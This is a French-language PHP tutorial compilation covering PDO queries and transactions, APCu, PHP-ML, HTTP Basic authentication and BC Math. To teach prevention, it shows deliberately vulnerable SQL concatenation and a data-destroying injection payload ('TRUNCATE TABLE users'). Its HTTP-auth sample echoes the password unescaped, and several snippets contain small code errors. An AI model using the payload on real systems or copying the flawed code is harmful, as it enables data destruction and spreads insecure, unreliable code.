//$dsn = "sqlite:/path/to/database"

$username = "user";
$password = "pass";
$db = new PDO($dsn, $username, $password);

// setup PDO to throw an exception if an invalid query is provided
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

// Next, let's prepare a statement for execution, with a single placeholder
$query = "SELECT * FROM users WHERE class = ?";
$statement = $db->prepare($query);

// Create some parameters to fill the placeholders, and execute the statement
$parameters = [ "221B" ];
$statement->execute($parameters);

// Now, loop through each record as an associative array
while ($row = $statement->fetch(PDO::FETCH_ASSOC)) {
    do_stuff($row);
}
```

La fonction `prepare` crée un objet `PDOStatement` partir de la chaîne de requête. L'exécution de la requête et la récupération des résultats sont effectuées sur cet objet renvoyé. En cas de défaillance, la fonction renvoie `false` ou génère une `exception` (en fonction de la configuration de la connexion PDO).

Empêcher l'injection SQL avec des requêtes paramétrées

L'injection SQL est une sorte d'attaque qui permet à un utilisateur malveillant de modifier la requête SQL en y ajoutant des commandes indésirables. Par exemple, le code suivant est **vulnérable** :

```
// Do not use this vulnerable code!
$sql = 'SELECT name, email, user_level FROM users WHERE userID = ' . $_GET['user'];
$conn->query($sql);
```

Cela permet à tout utilisateur de ce script de modifier fondamentalement notre base de données à volonté. Par exemple, considérez la chaîne de requête suivante:

```
page.php?user=0;%20TRUNCATE%20TABLE%20users;
```

Cela rend notre exemple de requête comme ceci

```
SELECT name, email, user_level FROM users WHERE userID = 0; TRUNCATE TABLE users;
```

Bien que ce soit un exemple extrême (la plupart des attaques par injection SQL ne visent pas à

supprimer des données, la plupart des fonctions d'exécution de requêtes PHP ne prennent pas en charge les requêtes multiples). la requête. Malheureusement, de telles attaques sont très courantes et sont très efficaces grâce aux codeurs qui ne prennent pas les précautions nécessaires pour protéger leurs données.

Pour empêcher l'injection SQL, les **instructions préparées** sont la solution recommandée. Au lieu de concaténer les données utilisateur directement dans la requête, un *espace réservé* est utilisé à la place. Les données sont ensuite envoyées séparément, ce qui signifie que le moteur SQL n'a aucune chance de confondre les données utilisateur avec un ensemble d'instructions.

> Bien que le sujet ici soit PDO, veuillez noter que l'extension PHP MySQLi prend également en charge les instructions préparées

PDO prend en charge deux types d'espaces réservés (les espaces réservés ne peuvent pas être utilisés pour les noms de colonne ou de table, uniquement les valeurs):

1. Espaces réservés nommés. A deux points (`:`), suivi par un nom distinct (par ex. `:user` L' `:user`)

```
// using named placeholders
$sql = 'SELECT name, email, user_level FROM users WHERE userID = :user';
$prep = $conn->prepare($sql);
$prep->execute(['user' => $_GET['user']]); // associative array
$result = $prep->fetchAll();
```

2. Caractères de position SQL traditionnels représentés sous la forme `?` :

```
// using question-mark placeholders
$sql = 'SELECT name, user_level FROM users WHERE userID = ? AND user_level = ?';
$prep = $conn->prepare($sql);
$prep->execute([$_GET['user'], $_GET['user_level']]); // indexed array
$result = $prep->fetchAll();
```

Si vous avez besoin de modifier dynamiquement les noms de tables ou de colonnes, sachez que cela présente des risques pour votre sécurité et une mauvaise pratique. Cependant, cela peut être fait par concaténation de chaînes. Un moyen d'améliorer la sécurité de ces requêtes consiste à définir une table de valeurs autorisées et à comparer la valeur que vous souhaitez concaténer à cette table.

Sachez qu'il est important de définir le charset de connexion uniquement via DSN, sinon votre application pourrait être sujette à une vulnérabilité obscure si un codage impair est utilisé. Pour les versions PDO antérieures à 5.3.6, le paramètre charset via DSN n'est pas disponible et la seule option consiste à définir l'attribut `PDO::ATTR_EMULATE_PREPARES` sur `false` à la connexion juste après sa création.

```
$conn->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);
```

Cela amène PDO à utiliser les instructions préparées natives du SGBD sous-jacent au lieu de simplement les émuler.

Cependant, sachez que PDO se rabat silencieusement sur des instructions que MySQL ne peut pas préparer en mode natif: celles qui le sont sont listées dans le manuel (source).

PDO: connexion au serveur MySQL / MariaDB

Il existe deux manières de se connecter à un serveur MySQL / MariaDB, selon votre infrastructure.

Connexion standard (TCP / IP)

```
$dsn = 'mysql:dbname=demo;host=server;port=3306;charset=utf8';
$connection = new \PDO($dsn, $username, $password);

// throw exceptions, when SQL error is caused
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// prevent emulation of prepared statements
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

Étant donné que PDO a été conçu pour être compatible avec les anciennes versions de serveur MySQL (qui ne prennent pas en charge les instructions préparées), vous devez désactiver explicitement l'émulation. Sinon, vous perdrez les avantages de **prévention d'injection** supplémentaires, qui sont généralement accordés à l'aide d'instructions préparées.

Un autre compromis de conception, que vous devez garder à l'esprit, est le comportement de gestion des erreurs par défaut. S'il n'est pas configuré autrement, PDO ne présentera aucune indication d'erreurs SQL.

Il est fortement recommandé de le définir sur "mode exception", car cela vous permet d'obtenir des fonctionnalités supplémentaires lors de l'écriture d'abstractions de persistance (par exemple: avoir une exception en cas de violation de la contrainte `UNIQUE`).

Connexion de prise

```
$dsn = 'mysql:unix_socket=/tmp/mysql.sock;dbname=demo;charset=utf8';
$connection = new \PDO($dsn, $username, $password);

// throw exceptions, when SQL error is caused
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// prevent emulation of prepared statements
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

Sur les systèmes de type Unix, si le nom d'hôte est `'localhost'` , la connexion au serveur s'effectue via un socket de domaine.

Transactions de base de données avec PDO

Les transactions de base de données garantissent qu'un ensemble de modifications de données

ne sera permanent que si chaque instruction aboutit. Toute requête ou tout échec de code au cours d'une transaction peut être intercepté et vous avez alors la possibilité d'annuler les modifications tentées.

PDO fournit des méthodes simples pour commencer, valider et annuler des transactions.

```
$pdo = new PDO(
    $dsn,
    $username,
    $password,
    array(PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION)
);

try {
    $statement = $pdo->prepare("UPDATE user SET name = :name");

    $pdo->beginTransaction();

    $statement->execute(["name"=>'Bob']);
    $statement->execute(["name"=>'Joe']);

    $pdo->commit();
}
catch (\Exception $e) {
    if ($pdo->inTransaction()) {
        $pdo->rollback();
        // If we got here our two data updates are not in the database
    }
    throw $e;
}
```

Lors d'une transaction, les modifications de données effectuées ne sont visibles que par la connexion active. `SELECT` renverront les modifications modifiées même si elles ne sont pas encore validées dans la base de données.

Remarque : Consultez la documentation du fournisseur de base de données pour plus d'informations sur le support des transactions. Certains systèmes ne supportent aucune transaction. Certains prennent en charge les transactions imbriquées, d'autres non.

Exemple pratique d'utilisation de transactions avec PDO

Dans la section suivante, nous montrons un exemple concret où l'utilisation de transactions assure la cohérence de la base de données.

Imaginez le scénario suivant, disons que vous créez un panier pour un site de commerce électronique et que vous avez décidé de conserver les commandes dans deux tables de base de données. On nommait les `orders` avec les champs `order_id` , `name` , `address` , `telephone` et `created_at` . Et un second nommé `orders_products` avec les champs `order_id` , `product_id` et `quantity` . Le premier tableau contient les **métadonnées** de la commande et le second les **produits** réels qui ont été commandés.

Insérer une nouvelle commande dans la base de données

Pour insérer une nouvelle commande dans la base de données, vous devez faire deux choses.

Vous devez d'abord `INSERT` un nouvel enregistrement dans la table des `orders` qui contiendra les **métadonnées** de la commande (`name` , `address` , etc.). Vous devez ensuite `INSERT` un enregistrement dans la table `orders_products` , pour chacun des produits inclus dans la commande.

Vous pouvez le faire en faisant quelque chose de similaire à ce qui suit:

```
// Insert the metadata of the order into the database
$preparedStatement = $db->prepare(
    'INSERT INTO `orders` (`name`, `address`, `telephone`, `created_at`)
     VALUES (:name, :address, :telephone, :created_at)'
);

$preparedStatement->execute([
    'name' => $name,
    'address' => $address,
    'telephone' => $telephone,
    'created_at' => time(),
]);

// Get the generated `order_id`
$orderId = $db->lastInsertId();

// Construct the query for inserting the products of the order
$insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`, `quantity`)
VALUES';

$count = 0;
foreach ( $products as $productId => $quantity ) {
    $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ', :quantity'
. $count . ')';

    $insertProductsParams['order_id' . $count] = $orderId;
    $insertProductsParams['product_id' . $count] = $productId;
    $insertProductsParams['quantity' . $count] = $quantity;

    ++$count;
}

// Insert the products included in the order into the database
$preparedStatement = $db->prepare($insertProductsQuery);
$preparedStatement->execute($insertProductsParams);
```

Cela fonctionnera parfaitement pour insérer une nouvelle commande dans la base de données, jusqu'à ce que quelque chose d'inattendu se produise et pour une raison quelconque, la deuxième requête `INSERT` échoue. Si cela se produit, vous obtiendrez une nouvelle commande dans la table des `orders` , sans aucun produit associé. Heureusement, le correctif est très simple, tout ce que vous avez à faire est de créer les requêtes sous la forme d'une transaction de base de données unique.

Insertion d'une nouvelle commande dans la base de données avec une transaction

Pour démarrer une transaction à l'aide de `PDO` vous suffit d'appeler la méthode `beginTransaction` avant d'exécuter des requêtes sur votre base de données. Ensuite, vous apportez les modifications souhaitées à vos données en exécutant des requêtes `INSERT` et / ou `UPDATE` . Et enfin, vous appelez la méthode de `commit` de l'objet `PDO` pour rendre les modifications permanentes. Tant

que vous n’appelez pas la méthode de `commit` , toutes les modifications que vous avez apportées à vos données jusqu’à ce stade ne sont pas encore permanentes et peuvent être facilement annulées simplement en appelant la méthode de `rollback` de l’objet `PDO` .

Dans l'exemple suivant, l'utilisation des transactions pour insérer une nouvelle commande dans la base de données est démontrée, tout en assurant la cohérence des données. Si l'une des deux requêtes échoue, toutes les modifications seront annulées.

```
// In this example we are using MySQL but this applies to any database that has support for
transactions
$db = new PDO('mysql:host=' . $host . ';dbname=' . $dbname . ';charset=utf8', $username,
$password);

// Make sure that PDO will throw an exception in case of error to make error handling easier
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

try {
    // From this point and until the transaction is being committed every change to the
database can be reverted
    $db->beginTransaction();

    // Insert the metadata of the order into the database
    $preparedStatement = $db->prepare(
        'INSERT INTO `orders` (`order_id`, `name`, `address`, `created_at`)
         VALUES (:name, :address, :telephone, :created_at)'
    );

    $preparedStatement->execute([
        'name' => $name,
        'address' => $address,
        'telephone' => $telephone,
        'created_at' => time(),
    ]);

    // Get the generated `order_id`
    $orderId = $db->lastInsertId();

    // Construct the query for inserting the products of the order
    $insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`,
`quantity`) VALUES';

    $count = 0;
    foreach ( $products as $productId => $quantity ) {
        $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ',
:quantity' . $count . ')';

        $insertProductsParams['order_id' . $count] = $orderId;
        $insertProductsParams['product_id' . $count] = $productId;
        $insertProductsParams['quantity' . $count] = $quantity;

        ++$count;
    }

    // Insert the products included in the order into the database
    $preparedStatement = $db->prepare($insertProductsQuery);
    $preparedStatement->execute($insertProductsParams);

    // Make the changes to the database permanent
    $db->commit();
```

```
}
catch ( PDOException $e ) {
    // Failed to insert the order into the database so we rollback any changes
    $db->rollback();
    throw $e;
}
```

PDO: obtenir le nombre de lignes affectées par une requête

Nous commençons avec `$db` , une instance de la classe PDO. Après avoir exécuté une requête, nous souhaitons souvent déterminer le nombre de lignes affectées. La méthode `rowCount()` de `PDOStatement` fonctionnera parfaitement:

```
$query = $db->query("DELETE FROM table WHERE name = 'John'");
$count = $query->rowCount();

echo "Deleted $count rows named John";
```

REMARQUE: Cette méthode ne doit être utilisée que pour déterminer le nombre de lignes affectées par les instructions INSERT, DELETE et UPDATE. Bien que cette méthode puisse également fonctionner pour les instructions SELECT, elle n'est pas cohérente dans toutes les bases de données.

PDO :: lastInsertId ()

Vous trouverez peut-être souvent le besoin d'obtenir la valeur ID incrémentée automatiquement pour une ligne que vous venez d'insérer dans votre table de base de données. Vous pouvez y parvenir avec la méthode lastInsertId ().

```
// 1. Basic connection opening (for MySQL)
$host = 'localhost';
$database = 'foo';
$user = 'root'
$password = '';
$dsn = "mysql:host=$host;dbname=$database;charset=utf8";
$pdo = new PDO($dsn, $user, $password);

// 2. Inserting an entry in the hypothetical table 'foo_user'
$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')";
$query_success = $pdo->query($query);

// 3. Retrieving the last inserted id
$id = $pdo->lastInsertId(); // return value is an integer
```

Dans postgresql et oracle, il y a le mot-clé RETURNING, qui renvoie les colonnes spécifiées des lignes actuellement insérées / modifiées. Voici un exemple pour insérer une entrée:

```
// 1. Basic connection opening (for PGSQL)
$host = 'localhost';
$database = 'foo';
$user = 'root'
$password = '';
$dsn = "pgsql:host=$host;dbname=$database;charset=utf8";
```

```
$pdo = new PDO($dsn, $user, $password);

// 2. Inserting an entry in the hypothetical table 'foo_user'
$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')
RETURNING id";
$statement = $pdo->query($query);

// 3. Retrieving the last inserted id
$id = $statement->fetchColumn();  // return the value of the id column of the new row in
foo_user
```

Lire AOP en ligne: https://riptutorial.com/fr/php/topic/5828/aop

Chapitre 6: APCu

Introduction

APCu est un magasin de valeurs-clés de mémoire partagée pour PHP. La mémoire est partagée entre les processus PHP-FPM du même pool. Les données stockées persistent entre les requêtes.

Examples

Stockage et récupération simples

`apcu_store` peut être utilisé pour stocker `apcu_fetch` pour récupérer des valeurs:

```
$key = 'Hello';
$value = 'World';
apcu_store($key, $value);
print(apcu_fetch('Hello')); // 'World'
```

Informations sur le magasin

`apcu_cache_info` fournit des informations sur le magasin et ses entrées:

```
print_r(apcu_cache_info());
```

> Notez que l'appel de `apcu_cache_info()` sans limite renverra les données complètes actuellement stockées.
> Pour obtenir uniquement les métadonnées, utilisez `apcu_cache_info(true)` .
> Pour obtenir des informations sur certaines entrées du cache, utilisez `APCUIterator` .

Itérer sur les entrées

L' `APCUIterator` permet d'itérer sur les entrées du cache:

```
foreach (new APCUIterator() as $entry) {
    print_r($entry);
}
```

L'itérateur peut être initialisé avec une expression régulière facultative pour sélectionner uniquement les entrées avec les clés correspondantes:

```
foreach (new APCUIterator($regex) as $entry) {
    print_r($entry);
}
```

Des informations sur une seule entrée de cache peuvent être obtenues via:

```
$key = '…';
$regex = '(^' . preg_quote($key) . '$)';
print_r((new APCUIterator($regex))->current());
```

Lire APCu en ligne: https://riptutorial.com/fr/php/topic/9894/apcu

Chapitre 7: Apprentissage automatique

Remarques

Le sujet utilise PHP-ML pour tous les algorithmes d'apprentissage automatique. L'installation de la bibliothèque peut être faite en utilisant

```
composer require php-ai/php-ml
```

Le dépôt github de la même chose peut être trouvé ici .

Il convient également de noter que les exemples donnés sont de très petits ensembles de données uniquement à des fins de démonstration. Le jeu de données réel devrait être plus complet que cela.

Examples

Classification utilisant PHP-ML

La classification dans Machine Learning est le problème qui identifie à quel ensemble de catégories appartient une nouvelle observation. La classification entre dans la catégorie de l' `Supervised Machine Learning` .

> Tout algorithme qui implémente la classification est appelé **classificateur**

Les classificateurs supportés dans PHP-ML sont

- SVC (Classification vectorielle de support)
- k-voisins les plus proches
- Bayes naïves

Le `train` et la méthode de `predict` sont les mêmes pour tous les classificateurs. La seule différence serait dans l'algorithme sous-jacent utilisé.

SVC (Classification vectorielle de support)

Avant de pouvoir prédire une nouvelle observation, nous devons former notre classificateur. Considérez le code suivant

```
// Import library
use Phpml\Classification\SVC;
use Phpml\SupportVectorMachine\Kernel;

// Data for training classifier
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]];  // Training samples
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];
```

```
// Initialize the classifier
$classifier = new SVC(Kernel::LINEAR, $cost = 1000);
// Train the classifier
$classifier->train($samples, $labels);
```

Le code est assez simple. `$cost` utilisé ci-dessus est une mesure de ce que nous voulons éviter de classer chaque exemple de formation par erreur. Pour une valeur de `$cost` vous pourriez obtenir des exemples mal classés. Par défaut, il est défini sur *1.0*

Maintenant que le classificateur est formé, nous pouvons commencer à faire des prédictions. Considérez les codes suivants que nous avons pour les prédictions

```
$classifier->predict([3, 2]); // return 'b'
$classifier->predict([[3, 2], [1, 5]]); // return ['b', 'a']
```

Le classificateur dans le cas ci-dessus peut prendre des échantillons non classifiés et prédit des étiquettes. méthode `predict` peut prendre un seul échantillon ainsi qu'un tableau d'échantillons.

k-voisins les plus proches

Le classfier pour cet algorithme prend deux paramètres et peut être initialisé comme

```
$classifier = new KNearestNeighbors($neighbor_num=4);
$classifier = new KNearestNeighbors($neighbor_num=3, new Minkowski($lambda=4));
```

`$neighbor_num` est le nombre de voisins les plus proches à analyser dans l'algorithme knn alors que le second paramètre est la distance metric qui par défaut dans le premier cas serait `Euclidean` . Vous trouverez plus d'informations sur Minkowski ici .

Voici un bref exemple d'utilisation de ce classificateur

```
// Training data
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]];
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];

// Initialize classifier
$classifier = new KNearestNeighbors();
// Train classifier
$classifier->train($samples, $labels);

// Make predictions
$classifier->predict([3, 2]); // return 'b'
$classifier->predict([[3, 2], [1, 5]]); // return ['b', 'a']
```

NaiveBayes Classifier

`NaiveBayes Classifier` est basé sur le `Bayes' theorem` et ne nécessite aucun paramètre dans

constructeur.

Le code suivant illustre une implémentation de prédiction simple

```
// Training data
$samples = [[5, 1, 1], [1, 5, 1], [1, 1, 5]];
$labels = ['a', 'b', 'c'];

// Initialize classifier
$classifier = new NaiveBayes();
// Train classifier
$classifier->train($samples, $labels);

// Make predictions
$classifier->predict([3, 1, 1]); // return 'a'
$classifier->predict([[3, 1, 1], [1, 4, 1]); // return ['a', 'b']
```

Cas pratique

Jusqu'à présent, nous n'utilisions que des tableaux d'entiers dans tous nos cas, mais ce n'est pas le cas dans la vraie vie. Permettez-moi donc d'essayer de décrire une situation pratique sur la façon d'utiliser les classificateurs.

> Supposons que vous ayez une application qui stocke les caractéristiques des fleurs dans la nature. Par souci de simplicité, nous pouvons considérer la couleur et la longueur des pétales. Donc, deux caractéristiques seraient utilisées pour former nos données. `color` est la plus simple où vous pouvez attribuer une valeur int à chacune d'entre elles et pour la longueur, vous pouvez avoir une plage comme `(0 mm,10 mm)=1` , `(10 mm,20 mm)=2` . Avec les données initiales, formez votre classificateur. Maintenant, l'un de vos utilisateurs a besoin d'identifier le type de fleur qui pousse dans sa cour. Ce qu'il fait, c'est sélectionner la `color` de la fleur et ajouter la longueur des pétales. Votre classificateur en cours d'exécution peut détecter le type de fleur ("Etiquettes dans l'exemple ci-dessus")

Régression

Dans la classification utilisant `PHP-ML` nous avons attribué des étiquettes aux nouvelles observations. La régression est presque la même, la différence étant que la valeur de sortie n'est pas une étiquette de classe mais une valeur continue. Il est largement utilisé pour les prévisions et les prévisions. PHP-ML supporte les algorithmes de régression suivants

- Régression de vecteur de support
- Régression LeastSquares Linear

La régression a le même `train` et `predict` méthodes utilisées dans la classification.

Régression de vecteur de support

Ceci est la version de régression pour SVM (Support Vector Machine). La première étape comme dans la classification est de former notre modèle.

```
// Import library
use Phpml\Regression\SVR;
use Phpml\SupportVectorMachine\Kernel;

// Training data
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// Initialize regression engine
$regression = new SVR(Kernel::LINEAR);
// Train regression engine
$regression->train($samples, $targets);
```

Dans la régression, les `$targets` ne sont pas des étiquettes de classe, par opposition à la classification. C'est l'un des facteurs de différenciation pour les deux. Après avoir formé notre modèle avec les données, nous pouvons commencer par les prévisions réelles

```
$regression->predict([64])  // return 4.03
```

Notez que les prédictions renvoient une valeur en dehors de la cible.

Régression LeastSquares Linear

Cet algorithme utilise la `least squares method` pour approcher la solution. Ce qui suit démontre un code simple de formation et de prédiction

```
// Training data
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// Initialize regression engine
$regression = new LeastSquares();
// Train engine
$regression->train($samples, $targets);
// Predict using trained engine
$regression->predict([64]); // return 4.06
```

PHP-ML fournit également l'option de `Multiple Linear Regression` . Un exemple de code pour le même peut être comme suit

```
$samples = [[73676, 1996], [77006, 1998], [10565, 2000], [146088, 1995], [15000, 2001],
[65940, 2000], [9300, 2000], [93739, 1996], [153260, 1994], [17764, 2002], [57000, 1998],
[15000, 2000]];
$targets = [2000, 2750, 15500, 960, 4400, 8800, 7100, 2550, 1025, 5900, 4600, 4400];

$regression = new LeastSquares();
$regression->train($samples, $targets);
$regression->predict([60000, 1996]) // return 4094.82
```

`Multiple Linear Regression` est particulièrement utile lorsque plusieurs facteurs ou traits identifient le résultat.

Cas pratique

Prenons maintenant une application de régression dans le scénario réel.

> Supposons que vous dirigiez un site Web très populaire, mais que le trafic ne cesse de changer. Vous voulez une solution qui prédit le nombre de serveurs à déployer à un moment donné. Supposons que votre hébergeur vous donne une API pour générer des serveurs et que chaque serveur prend 15 minutes pour démarrer. Sur la base des données de trafic précédentes et de la régression, vous pouvez prédire le trafic qui atteindrait votre application à tout moment. En utilisant cette connaissance, vous pouvez démarrer un serveur 15 minutes avant la surtension, empêchant ainsi votre application de se déconnecter.

Groupage

Le regroupement consiste à regrouper des objets similaires. Il est largement utilisé pour la reconnaissance de formes. `Clustering` est `unsupervised machine learning` , il n'y a donc pas de formation nécessaire. PHP-ML prend en charge les algorithmes de clustering suivants

- k-moyens
- dbscan

k-moyens

k-Means sépare les données en `n` groupes de variance égale. Cela signifie que nous devons transmettre un nombre `n` qui serait le nombre de clusters dont nous avons besoin dans notre solution. Le code suivant aidera à apporter plus de clarté

```
// Our data set
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];

// Initialize clustering with parameter `n`
$kmeans = new KMeans(3);
$kmeans->cluster($samples); // return [0=>[[7, 8]], 1=>[[8, 7]], 2=>[[1,1]]]
```

Notez que la sortie contient 3 tableaux car parce que c'était la valeur de `n` dans le constructeur `KMeans` . Il peut également y avoir un second paramètre facultatif dans le constructeur qui serait la `initialization method` . Par exemple, considérez

```
$kmeans = new KMeans(4, KMeans::INIT_RANDOM);
```

`INIT_RANDOM` place un centroïde complètement aléatoire en essayant de déterminer les clusters. Mais pour éviter que le centroïde ne soit trop éloigné des données, il est lié aux limites d'espace des données.

La `initialization method` constructeur par défaut est kmeans ++, qui sélectionne le centre de gravité de manière intelligente pour accélérer le processus.

DBSCAN

Contrairement aux `KMeans` , `DBSCAN` est un algorithme de regroupement basé sur la densité, ce qui signifie que nous ne transmettrions pas `n` qui déterminerait le nombre de clusters que nous voulons dans notre résultat. Par contre, cela nécessite deux paramètres pour fonctionner

1. **$ minSamples:** nombre minimal d'objets devant être présents dans un cluster
2. **$ epsilon:** Quelle est la distance maximale entre deux échantillons pour qu'ils soient considérés comme appartenant au même cluster.

Un échantillon rapide pour la même chose est comme suit

```
// Our sample data set
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];

$dbscan = new DBSCAN($epsilon = 2, $minSamples = 3);
$dbscan->cluster($samples); // return [0=>[[1, 1]], 1=>[[8, 7]]]
```

Le code est assez explicite. Une différence majeure est qu'il n'existe aucun moyen de connaître le nombre d'éléments dans le tableau de sortie, par opposition à KMeans.

Cas pratique

Voyons maintenant comment utiliser le clustering dans le scénario réel

> Le clustering est largement utilisé dans `pattern recognition` et `data mining` . Considérez que vous avez une application de publication de contenu. Maintenant, afin de conserver vos utilisateurs, ils devraient regarder le contenu qu'ils aiment. Supposons, par souci de simplicité, que s'ils sont sur une page Web spécifique pendant plus d'une minute et qu'ils se retrouvent au fond, ils adorent ce contenu. Désormais, chacun de vos contenus aura un identifiant unique, tout comme l'utilisateur. Créez un cluster en fonction de cela et vous saurez quel segment d'utilisateurs a un goût de contenu similaire. Cela peut à son tour être utilisé dans un système de recommandation où vous pouvez supposer que si certains utilisateurs d'un même cluster aiment cet article, il en sera de même pour d'autres utilisateurs et que cela pourra être présenté comme une recommandation sur votre application.

Lire Apprentissage automatique en ligne: https://riptutorial.com/fr/php/topic/5453/apprentissage-automatique

Chapitre 8: Authentification HTTP

Introduction

Dans cette rubrique, nous allons créer un script d'authentification HTTP-Header.

Examples

Authentification simple

S'IL VOUS PLAÎT NOTE: METTEZ CE CODE UNIQUEMENT DANS LE CHEF DE LA PAGE, sinon il ne fonctionnera pas!

```
<?php
if (!isset($_SERVER['PHP_AUTH_USER'])) {
    header('WWW-Authenticate: Basic realm="My Realm"');
    header('HTTP/1.0 401 Unauthorized');
    echo 'Text to send if user hits Cancel button';
    exit;
}
echo "<p>Hello {$_SERVER['PHP_AUTH_USER']}.</p>";
$user = $_SERVER['PHP_AUTH_USER']; //Lets save the information
echo "<p>You entered {$_SERVER['PHP_AUTH_PW']} as your password.</p>";
$pass = $_SERVER['PHP_AUTH_PW']; //Save the password(optionally add encryption)!
?>
//You html page
```

Lire Authentification HTTP en ligne: https://riptutorial.com/fr/php/topic/8059/authentification-http

Chapitre 9: BC Math (calculatrice binaire)

Introduction

La calculatrice binaire peut être utilisée pour calculer avec des nombres de toute taille et précision jusqu'à 2147483647-1 décimales, au format chaîne. La calculatrice binaire est plus précise que le calcul flottant de PHP.

Syntaxe

- string bcadd (chaîne $ left_operand, chaîne $ right_operand [, int $ scale = 0])
- int bccomp (chaîne $ left_operand, chaîne $ right_operand [, int $ scale = 0])
- chaîne bcdiv (chaîne $ left_operand, chaîne $ right_operand [, int $ scale = 0])
- chaîne bcmod (chaîne $ left_operand, chaîne $ modulus)
- string bcmul (string $ left_operand, string $ right_operand [, int $ scale = 0])
- chaîne bcpowmod (chaîne $ left_operand, chaîne $ right_operand, chaîne $ modulus [, int $ scale = 0])
- bool bcscale (int $ scale)
- string bcsqrt (string $ operand [, int $ scale = 0])
- string bcsub (string $ left_operand, string $ right_operand [, int $ scale = 0])

Paramètres

bcadd	***Ajoutez deux nombres de précision arbitraires.***
`left_operand`	L'opérande gauche, sous forme de chaîne.
`right_operand`	Le bon opérande, sous forme de chaîne.
`scale`	Un paramètre facultatif pour définir le nombre de chiffres après la décimale dans le résultat.
bccomp	***Comparez deux nombres de précision arbitraires.***
`left_operand`	L'opérande gauche, sous forme de chaîne.
`right_operand`	Le bon opérande, sous forme de chaîne.
`scale`	Un paramètre facultatif pour définir le nombre de chiffres après la décimale qui sera utilisé dans la comparaison.
bcdiv	***Diviser deux nombres de précision arbitraires.***
`left_operand`	L'opérande gauche, sous forme de chaîne.
`right_operand`	Le bon opérande, sous forme de chaîne.

bcadd	***Ajoutez deux nombres de précision arbitraires.***
`scale`	Un paramètre facultatif pour définir le nombre de chiffres après la décimale dans le résultat.
bcmod	***Récupère le module d'un nombre de précision arbitraire.***
`left_operand`	L'opérande gauche, sous forme de chaîne.
`modulus`	Le module, sous forme de chaîne.
bcmul	***Multipliez deux nombres de précision arbitraires.***
`left_operand`	L'opérande gauche, sous forme de chaîne.
`right_operand`	Le bon opérande, sous forme de chaîne.
`scale`	Un paramètre facultatif pour définir le nombre de chiffres après la décimale dans le résultat.
bcpow	***Élever un nombre arbitraire de précision à un autre.***
`left_operand`	L'opérande gauche, sous forme de chaîne.
`right_operand`	Le bon opérande, sous forme de chaîne.
`scale`	Un paramètre facultatif pour définir le nombre de chiffres après la décimale dans le résultat.
bcpowmod	***Augmenter un nombre de précision arbitraire à un autre, réduit d'un module spécifié.***
`left_operand`	L'opérande gauche, sous forme de chaîne.
`right_operand`	Le bon opérande, sous forme de chaîne.
`modulus`	Le module, sous forme de chaîne.
`scale`	Un paramètre facultatif pour définir le nombre de chiffres après la décimale dans le résultat.
bcscale	***Définit le paramètre d'échelle par défaut pour toutes les fonctions mathématiques bc.***
`scale`	Le facteur d'échelle.
bcsqrt	***Obtenez la racine carrée d'un nombre de précision arbitraire.***
`operand`	L'opérande, sous forme de chaîne.
`scale`	Un paramètre facultatif pour définir le nombre de chiffres après la décimale

bcadd	*Ajoutez deux nombres de précision arbitraires.*
	dans le résultat.
bcsub	***Soustraire un nombre de précision arbitraire d'un autre.***
`left_operand`	L'opérande gauche, sous forme de chaîne.
`right_operand`	Le bon opérande, sous forme de chaîne.
`scale`	Un paramètre facultatif pour définir le nombre de chiffres après la décimale dans le résultat.

Remarques

Pour toutes les fonctions BC, si le paramètre `scale` n'est pas défini, sa valeur par défaut est 0, ce qui rend toutes les opérations sur les entiers.

Examples

Comparaison entre les opérations arithmétiques BCMath et float

bcadd vs float + float

```
var_dump('10' + '-9.99');           // float(0.0099999999999998)
var_dump(10 + -9.99);               // float(0.0099999999999998)
var_dump(10.00 + -9.99);            // float(0.0099999999999998)
var_dump(bcadd('10', '-9.99', 20)); // string(22) "0.01000000000000000000"
```

bcsub vs float-float

```
var_dump('10' - '9.99');           // float(0.0099999999999998)
var_dump(10 - 9.99);               // float(0.0099999999999998)
var_dump(10.00 - 9.99);            // float(0.0099999999999998)
var_dump(bcsub('10', '9.99', 20)); // string(22) "0.01000000000000000000"
```

bcmul vs int * int

```
var_dump('5.00' * '2.00');            // float(10)
var_dump(5.00 * 2.00);                // float(10)
var_dump(bcmul('5.0', '2', 20));      // string(4) "10.0"
var_dump(bcmul('5.000', '2.00', 20)); // string(8) "10.00000"
var_dump(bcmul('5', '2', 20));        // string(2) "10"
```

bcmul vs float * float

```
var_dump('1.6767676767' * '1.6767676767');           // float(2.8115498416259)
var_dump(1.6767676767 * 1.6767676767);               // float(2.8115498416259)
var_dump(bcmul('1.6767676767', '1.6767676767', 20)); // string(22) "2.81154984162591572289"
```

bcdiv vs float / float

```
var_dump('10' / '3.01');           // float(3.3222591362126)
var_dump(10 / 3.01);               // float(3.3222591362126)
var_dump(10.00 / 3.01);            // float(3.3222591362126)
var_dump(bcdiv('10', '3.01', 20)); // string(22) "3.32225913621262458471"
```

Utiliser bcmath pour lire / écrire un long binaire sur un système 32 bits

